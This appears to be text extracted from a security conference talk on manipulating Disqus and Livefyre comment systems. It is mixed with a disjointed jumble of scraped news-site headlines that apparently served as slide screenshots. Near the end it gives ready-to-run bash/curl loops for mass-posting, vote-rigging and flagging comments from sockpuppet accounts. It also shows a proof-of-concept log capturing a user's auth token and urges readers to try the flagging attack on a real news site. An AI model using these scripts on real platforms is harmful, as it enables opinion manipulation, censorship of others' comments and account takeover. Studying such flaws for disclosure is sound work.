In what may set off alarm bells for many powerful Congress veterans, Rahul Gandhi is learnt to be planning to introduce some drastic measures, including bringing up a new set of leaders to replace the existing ones in


**HUDHUD HITS INDIA**

**I FELT SAD AFTER SEEING HAIDER: BASHARAT PEER**

**KAILASH SATYARTHI: AN ACTIVIST AT WORK**

**I LOVE FOOD. I AM A PUNJABI: MANISH MALHOTRA**

**FRYING AN EGG IS LIKE MAKING LOVE**

**PREP UP FOR DIWALI**

### don't miss

## In pics: Hudhud takes India by storm



Cyclone Hudhud hit India's east coast with monstrous ferocity on Sunday, killing at least six people and leaving behind a trail of destruction in Andhra Pradesh and neighbouring Odisha.

## Indian astronomer finds galaxy that pumps

## most viewed

### stories

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### videos

- India hits back with vengeance, strikes 37 Pak posts, 15 killed
- Pakistan taught 'befitting lesson', says Modi after decline in firing
- Hudhud intensifies; Odisha, Andhra brace for impact
- Vishal Bharadwaj's Haider isn't just 'cry freedom', it's Gandhian plea for peace
- Kailash Satyarthi's crusade to save childhood continues; 60 mn still need him

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The Replacements and their album, Let It Be, has influenced many indie bands that followed

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**West Indies**

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## sports

### cricket

### football

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## Mohammed Shami a vital cog in MS Dhoni's plans



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**AFRICA'S BEST READ**



## Megachurches: The hidden pillar of Nigeria's economy

AFRICA | TIM COCKS

Exactly how much of Nigeria's \$510bn GDP megachurches make up is difficult to assess, since they are, like the oil sector, largely opaque entities.

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- ✚ TB Joshua's church: Built, like others, on shifting sands
- ✚ ANCYL to block TB Joshua from entering SA
- ✚ Press pause on prophet TB Joshua's power

## Obituary: The warmth and laughter of Chris van Wyk



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## Why is Ebola being treated as an 'African disease'?

AFRICA | REUTERS

The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

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Union demands Telkom retract retrenchment letters to staff



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AFRICA | TIM COCKS

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comments (0)

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### Why is Ebola being treated as an 'African disease'?

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The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

comments (2)

Panel features recent articles with the most page views



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## The forgotten battlefields



## Zuma could testify before Nkandla disciplinary

NATIONAL | SAPA

The PSA has not ruled out the possibility of President Jacob Zuma being called to testify during the public works departmental hearings.

4 comments (4)

## No timeline for return of Nigerian church collapse bodies

NATIONAL | SAPA

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
Hong Kong withdraws riot police

In Zimbabwe, preaching is politics

The art of twar: Malema vs Mbalula

Botswana's clean image hides the dirt

## The class issue





Hong Kong withdraws riot police

In Zimbabwe, preaching is politics

The art of twar: Malema vs Mbalula

Botswana's clean image hides the dirt



# THE WALL STREET JOURNAL.



The U.S. credit-card industry has found its sweet spot: a combination of moderate economic growth, low interest rates and consumers who have struck a balance between spending more and paying their bills on time. **23 min ago**

### 🔑 **Retailers See Winds Filling Holiday Sales**

**Ahead of the Tape:** The National Retail Federation is expecting a 4.1% rise in holiday sales overall. With pump prices near three-year lows, more dollars should find their way to the mall.

### 🔑 **Irish Tax Loophole Could Close**

Ireland is expected on Tuesday to unveil changes to its tax code that could eventually close a well known corporate-tax loophole, the Double Irish.

### 🔑 **OPEC Members' Rift Deepens**

A rift between OPEC members deepened over the weekend, as rival producers in the cartel moved in sharply different directions amid recently falling oil prices.

### 🔑 **Banks Back Crisis Plan**

### 🔑 **U.K. Government Launches Sale of Eurostar Stake**

### 🔑 **Fed's Tarullo Concerned About U.S. Productivity**

### 🔑 **'Gone Girl' Leads Box Office Again**

### 🔑 **Asia Makes a Move in Gold Trading**

### 🔑 **Hyundai Land Deal: Short on Oversight**

### 🔑 **CVC to Start Taking Share Orders for**

### 🔑 **Judges Step Up Electioneering**

Out-of-state groups are pouring money into judicial elections, upsetting genteel traditions under which judges in some states faced little opposition and avoided the ethically tricky process of stumping for votes.



### World >

### 🔑 **In Hong Kong, Both Sides Dig In**

Protest leaders and authorities dug in over the weekend, as Hong Kong's pro-democracy demonstration looked to start a third week with increasingly pointed rhetoric and key roads still blocked.



### ▪ **China, U.S. Standoff Deepens Over Protests**

### 🔑 **Bolivian Leader Poised for Third Term**

### 🔑 **Silva Endorses Former Rival for Brazilian Presidency**

### 🔑 **Moscow, Kiev Take Steps to Ease Tensions**

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


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approval for their capital plans six more months to revise their submissions.

### 🔑 **Valeant CEO: Allergan Holders Support Vote on Takeover Offer**

Valeant Pharmaceuticals CEO Michael Pearson said the company is nearing its goal of rounding up enough support from Allergan shareholders to secure a vote on its \$53 billion hostile bid. 8:17 PM

### 🔑 **Hachette Near Deal to Buy Perseus Books Group**

Hachette Book Group is near a deal to buy one of the biggest independent U.S. publishers, Perseus Books Group, beefing up its market share even as it is enmeshed in a bitter dispute with Amazon.com, said people familiar with the situation.

### 🔑 **GoPro Readies a Rare Gadget IPO**

### 🔑 **Sequential Brands Nears Pact for Galaxy**

### 🔑 **TARP Watchdog Monitors Credit Suisse Big Investors Missed Stock Rally**

### 🔑 **Ex-Im Bank Officials Face Probe**

### 🔑 **AT&T, DirecTV Tout Deal to Congress**


### 🔑 **Consumer Confidence at Six-Year High**

## **Coulson Guilty, Brooks Cleared in Tabloid Trial**

Two former senior News Corp editors met sharply different fates in the long-running phone-hacking case, as the jury cleared Rebekah Brooks of all charges but found Andy Coulson guilty of illegally intercepting voice-mail messages.

▪ **Prosecutors Have Little to Show**

▪ **Cameron Issues Apology**

▪  **Graphic: Verdicts in the Trial**

### 🔑 **At Least 90 More Kidnapped in Nigeria**

## **Popular Now**

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
### 1 **Why Bad Posture at Work Is Bad for Health**



### 2 **Social Media Fail to Live Up to Early Marketing Hype**



### 3 **The Gluten-Free Craze: Is It Healthy?**




### 4 🔑 **The Surprising Findings on Two-Year Degrees**



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
### 6 **Washington Plan to Tax Yoga Leads to Political Posturing**




### 7 **LeBron James to Opt Out of Heat Deal**



### 8 **How Smart Is Your Crock-Pot?**



### 9 🔑 **Syrian Warplanes Strike in Western Iraq, Killing at Least...**



### 10 🔑 **Opinion: Fouad Ajami, Great American**



## **Top Picks**

**LeBron James to Opt Out of Heat Deal**

🔑 **Under Ousted CEO, Target Lost Its Way**

🔑 **Food Makers' Secret Ingredient: Less Salt**



up to \$9 billion on BNP  
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## o Focus on

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## t Deal to Congress

[image]

## Deep Germany Ready to Break U.S. Hearts


[image]

For the millions of Americans  
who have gotten swept onto the  
U.S. soccer bandwagon, be  
warned before this critical third  
game of the 2014 World Cup—Germany is the  
international soccer version of a bucket of cold  
water.

## Google Readies TV Set-Top Box

[image]

Google is to unveil a new  
television set-top box on  
Wednesday as it races  
Amazon.com, Apple and others  
to control digital content in the home.

-  **Video:** Preview of Google I/O Conference
- **Live Broadcast Via Google Glass**
- **'Play' Has Much in Store**

## Review: Stern on the Galaxy Tab S



Great White Shark  
Population Surges



France Approves  
GE's Bid for Alstom,  
and More



How to Deal With  
the Office  
Oversharer

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
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### Opinion: Fouad Ajami, Great American




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### U.S. Set to Export First Oil Since '70s



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### Social Media Fail to Live Up to Early Marketing Hype




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5

### The Gluten-Free Craze: Is It Healthy?



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# The New York Times





Suicide Attacks and Bombings  
Leave More Than 60 Dead in Iraq

I.M.F. Warns of Global Financial  
Risk


Barack

to coexist with cacophony, the  
incentives outweigh the  
inconveniences.

5 Comments

- Search for Homes for Sale or Rent
- Sell Your Home

Dameron, the  
editor in chief of  
Dwell, but no one in her home  
goes around screaming, 'Don't  
touch.'



## U.S. »

Nurse Who Treated  
Ebola Victim in Texas  
Tests Positive for the  
Virus



Ebola Victim's Family Blames  
Hospital and State

As U.S. Steps Up Fight, J.F.K.  
Begins Screening Passengers for  
Ebola

## Technology »

Campaigns Find Ad  
Space Finite, Even on  
the Web




Bits Blog: Amazon and Its Missing  
Books

Power Up: Inside League of  
Legends, E-Sports's Main Event

## Arts »

Music Review:  
BomPlenazo Artists  
Collective at Hostos  
Community College



'Gone Girl' Shakes Off Box Office  
Cobwebs

Dance Review: Lucinda Childs  
and Alvin Ailey Troupe at Fall for  
Dance

## Politics »

Obama's Top Military Adviser  
Warns of Possible ISIS Attacks in  
Baghdad

Campaigns Find Ad Space Finite,  
Even on the Web

Transcripts Kept Secret for 60  
Years Bolster Defense of  
Oppenheimer's Loyalty

## Sports »

Broncos 31, Jets 17:  
Encouraging Showing  
by Jets Still Ends in  
Loss to Broncos



Travis Ishikawa Sparks San  
Francisco Giants and Revives  
Sagging Career

Giants 3, Cardinals 0: Giants  
Torment Adam Wainwright as  
Cardinals Struggle to Hit in  
Opener

## Movies »

'Gone Girl' Shakes Off  
Box Office Cobwebs



In 'Birdman,' Michael  
Keaton Confronts the Nature of  
Fame

Justin Simien Goes Mainstream  
With 'Dear White People'

## N.Y. / Region »

Cancellation of High  
School Football Season  
Leads Sayreville to Ask  
What Happens Next



7th Sayreville Football Player  
Surrenders in a New Jersey  
Hazing Case

To Become a Doctor

## Obituaries »

Carolyn Kizer, Pulitzer-  
Winning Poet, Dies at  
89



Ray K. Metzker, Art  
Photographer, Dies at 83

Siegfried Lenz, Novelist of  
Germany's Past, Dies at 88

## Theater »

Theater Review:  
'Marjorie Prime,' a  
Tender Comedy  
Starring Lois Smith



'The Fortress of Solitude' Arrives  
as a Musical

Dead Centre of Dublin Brings  
'Lippy' to New York


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4. Heavier Babies Do Better in School



5. What Happens When Second Graders Are  
Treated to a Seven-Course, \$220 Tasting  
Meal

6. At Forlorn Urban Churches, Mass Gets  
Crowded in a Flash

7. Before the Advice, Check Out the Adviser



8. A Promising Pill, Not So Hard to Swallow



9. MAUREEN DOWD  
Lady Psychopaths Welcome



10. NICHOLAS KRISTOF  
When Whites Just Don't Get It, Part 2





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15. OP-ED CONTRIBUTOR

## An Adirondack Wilderness Imperiled

By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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## 16. Making Quinoa and Rice Bowls

Jenny Woodward

Melissa Clark assembles a hearty meal with quinoa, kale, kimchi, egg and a simple dressing.

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17. YOUR MONEY

## Beware of Shifting Options Within Medicare Plans

By TARA SIEGEL BERNARD

Open enrollment for Medicare starts Oct. 15, and offers older Americans a dizzying array of health care options.

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
18. MUSIC REVIEW

## Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

The Berlin Philharmonic's performance of "St. Matthew Passion" at the Park Avenue Armory, conducted by Simon Rattle, showed why Bach chose other ways besides opera to tell stories through music.

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## 19. A Twist Adds Complexity to a Pasta Dish

By MARK BITTMAN

Mark Bittman's take on a great pasta dish for the fall, pasta alla Norma.

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


## 20. Restaurant Cocktails That Aim Too High

By PETE WELLS

New restaurants in New York City are offering cocktail lists that are becoming more creative, and not in a good way.

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a sugary cereal.

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### 13. In the U.S., a Turning Point in the Flow of Oil

By CLIFFORD KRAUSS

Thanks to new techniques, an oil bounty is likely to make the United States a major exporter of oil again. Not everyone is cheering.

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### 14. Cave Paintings in Indonesia May Be Among the Oldest Known

By JOHN NOBLE WILFORD

The paintings of hands and animals in seven limestone caves on Sulawesi had previously been dismissed as no more than 10,000 years old.

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


### 15. RESTAURANT REVIEW | HUERTAS A Serendipitous Trip to Spain

By PETE WELLS

Huertas, a garlic-infused ode to the Basque Country, beckons in the East Village.

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By THOMAS B. EDSALL

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A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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


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### 19. YOUR MONEY





NYT spends millions on their  
news gathering apparatus



# NYT spends millions on their news gathering apparatus





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Cost to register 30k accounts:

\$ 0.12





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Cost to share 30k stories:	\$ 0.18



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mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



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DISQUS



# In Brief

- Disqus lets you drop a few lines of .js in your page which magically gives you an entire commenting system.
- Comments can be voted up/down which affects order.
- User profiles are visible across sites and your comments are gathered in your Disqus profile page.
- Admins get a nifty interface to moderate and maintain their comment threads.



Used by Wordpress blogs,  
Tumblrs, soccer mom forums



and CNN, Al Jazeera, Bloomberg,  
The Next Web, NPR, The Atlantic,  
IGN, The Daily Telegraph etc



They don't control the full  
message













HITB



abbot:disqus marco\$

}





HITB



abbot:disqus marco\$

}



- Login: left as an exercise for the reader
- Mass post:

```
export thread="threadid";export msg="mymessage"; (for i in  
`seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\"  
-d \"thread=${thread}&message=${msg}&api_key=${API_KEY}  
\" http://disqus.com/api/3.0/posts/create.json";done;)|parallel
```

- Mass vote:

```
export post="postid";export vote="1 "; (for i in `seq -f  
"userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d  
\"post=${post}&vote=${vote}&api_key=${API_KEY}\" http://  
disqus.com/api/3.0/posts/vote.json";done;)|parallel
```



- Mass downvote:

```
export post="postid";export vote="-1"; (for i in `seq -f  
"userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d  
\"post=${post}&vote=${vote}&api_key=${API_KEY}\"  
http://disqus.com/api/3.0/posts/vote.json";done;)|  
parallel
```

- Bonus: Flag posts to temporarily make them disappear

```
export post="postid"; (for i in `seq -f "userprefix%g" 1  
100`;do echo "curl -b \"${i}.cookies\" -d \"post=${post}  
&api_key=${API_KEY}\" http://disqus.com/api/3.0/posts/  
report.json";done;)|parallel
```





HITB



abbot:disqus marco\$

}





HITB



abbot:disqus marco\$

}





HITB



abbot:disqus marco\$

}





HITB



abbot:disqus marco\$

}



Pretty much complete control of  
Disqus forums  
(with 1 line of bash script)



Wut?



- User registration isn't IP-limited that we've encountered
- Email verification isn't a requirement
- Guest voting `_is_` IP-limited
  - Open proxy lists bypass this trivially







# ALL OF THE SAME ATTACKS






Ainsley Earhardt test drives a Ferrari



Ferrari goes from zero to sixty




Teens who ran away from home to join ISIS want to come home



PSObama

423 people listening



+ Follow

Share

Post comment

Newest

Oldest

Hot Threads



PSObama


just now

Thanks Obama! [Edit \(in 6 minutes\)](#)

Delete Share

Like

Reply



boiseboy12

11 minutes ago

I recommend you read Jeremy Rifkins book "The Third Industrial Revolution" about how the Europeans are addressing their energy needs, and how it is producing not just power, but a lateral society.

IBM has created a computer system that coordinates individually



Flag as spam 4/5 times to remove  
(try it yourself on fox news :)



livefyre: one more thing..



"There might still be some adjustments to my schedule moving forward. I definitely need to play well for that to happen. If I don't play well, I guess I can also play everything," he said.

Federer could reach No. 2 with a good performance in Shanghai.

Before commenting, please read our Posting Guidelines.

9 comments

livefyre

normaluser4

Edit profile

Sign out



normaluser4



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Dan Last

1 hour ago

I pretty much doubt that he will skip basel or paris if he does well in Shanghai and could gain points on Novak. If he has a chance to end year end No. 1 he will play as much as he can.

This would be his ultimate achievement, to get back that year end No 1 and he is close, considering that Novak may take some time off due to his private situation.

If Novak wins Shanghai he probably will end up No 1 as his lead over Fed would be at least 2,000 pts with only about 3,000 pts up for grap for the rest of the season.

Rafa pretty much has no more chance to end as year end No 1. He would have to win everything and hope Novak does not bag more than 1000 points in the 4 events. Given Nadal's injury, form and also past history at indoor events I just don't see that. He never won London but would have to win all 5 matches at London to get the 1,500 pts needed.

Expand




TENNIS.com

@Tennis

7h

Marin Cilic on @ivokarlovic after loss at @SHRolexMasters: "He goes all in or nothing." READ: [bit.ly/Zrpi4b](http://bit.ly/Zrpi4b) [pic.twitter.com/r8twKcwSS5](http://pic.twitter.com/r8twKcwSS5)



Expand




TENNIS.com

@Tennis

9h

Ferrer tumbles, Nishikori improves standing in race for @ATPWorldTour Finals. Read: [m.tennis.com/pro-game/2014/...](http://m.tennis.com/pro-game/2014/...) [pic.twitter.com/PxCMfk9Rvy](http://pic.twitter.com/PxCMfk9Rvy)



Expand




TENNIS.com

@Tennis

10h

Roger returns to the tour in Shanghai. @SteveTignor breaks down the draw in Week in Preview: [tennis.com/pro-game/2014/...](http://tennis.com/pro-game/2014/...) [pic.twitter.com/Jy8vZuuukn](http://pic.twitter.com/Jy8vZuuukn)







2 comments

normaluser4 ▾

livefyre 🔥

5 people listening 👤 👤 👤 👤

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🔗 Share ▾ Post comment

Newest | Oldest | Top Comments

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epsilon moderator

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- 👤

epsilon moderator

efef [Edit](#)

Latest blog post: [New collection](#)

Sep 23, 2014

[Like](#) [Reply](#)



```
root@ubuntu:~/livefyre$ python poc-tokensteal.py
Running on http://127.0.0.1:5000/
Restarting with reloader
127.0.0.1 - - [07/Oct/2014 01:18:36] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /script.js HTTP/1.1" 200 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [07/Oct/2014 01:18:42] "GET /favicon.ico HTTP/1.1" 404 -
Got token (eyJhbGciOiAiSFMyNTYiLCJkaWwIjogIkpXVCJ9.eyJkb21haW4iOiJ0OTgsICJ1c2VyX2lkIjogIml91cDY2NDY3ODUyIn0.CwvDr6oXnz1d0P8rch4-jzfU4jqR2VNVdzsLbkopAD0?r=e1ws1ne13lw HT

```

"GET /lftoken/eyJhbGciOiAiSFMyNTYiLCJkaWwIjogIkpXVCJ9.eyJkb21haW4iOiJ0OTgsICJ1c2VyX2lkIjogIml91cDY2NDY3ODUyIn0.CwvDr6oXnz1d0P8rch4-jzfU4jqR2VNVdzsLbkopAD0?r=e1ws1ne13lw HT







6 comments

Sign in

12 people listening



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Newest | Oldest | Top Comments

**normaluser4**

just now

"We are told about the world before we see it. We imagine most things before we experience them. And those preconceptions, unless education has made us acutely aware, govern deeply the whole process of perception." Walter Lippmann, Public Opinion

 Flag  Share

[Like](#) [Reply](#)

**TomGray1**

12 days ago

From the article:



mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

